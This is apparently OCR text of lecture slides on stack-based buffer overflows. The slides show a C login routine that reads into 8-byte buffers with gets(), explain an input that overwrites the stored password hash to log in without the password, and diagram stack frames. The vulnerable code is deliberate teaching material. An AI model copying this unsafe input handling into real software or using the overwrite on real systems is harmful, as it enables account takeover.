
Saved frame pointer login

user

hash

pw

Stack-based buffer overflows




```
login:
  char user[8], hash[8], pw[8];
  printf(“username:”);
  gets(user);
  lookup(user,hash);
  printf(“password:”);
  gets(pw);
  if (equal(hash,hashpw(pw)))
    return OK;
  else
    return INVALID;
```

Stack-based buffer overflows


- Attacker can specify a password longer than 8 characters
- Will overwrite the hashed password
- Attacker enters:
  - AAAAAAAABBBBBBBB
  - Where BBBBBBBB = hashpw(AAAAAAAA)
- Login to any user account without knowing the password
- Called a non-control data attack

Stack-based buffer overflows




```
login:
  char user[8], hash[8], pw[8];
  printf("username:");
  gets(user);
  lookup(user,hash);
  printf("password:");
  gets(pw);
  if (equal(hash,hashpw(pw)))
    return OK;
  else
    return INVALID;
```

Stack-based buffer overflows



Stack-based buffer overflows



IP

f0:
...
call f1
...

f1:
buffer[]
overflow()
...

FP

SP

Stack

Other stack frames


Return address f0

Saved frame pointer f0

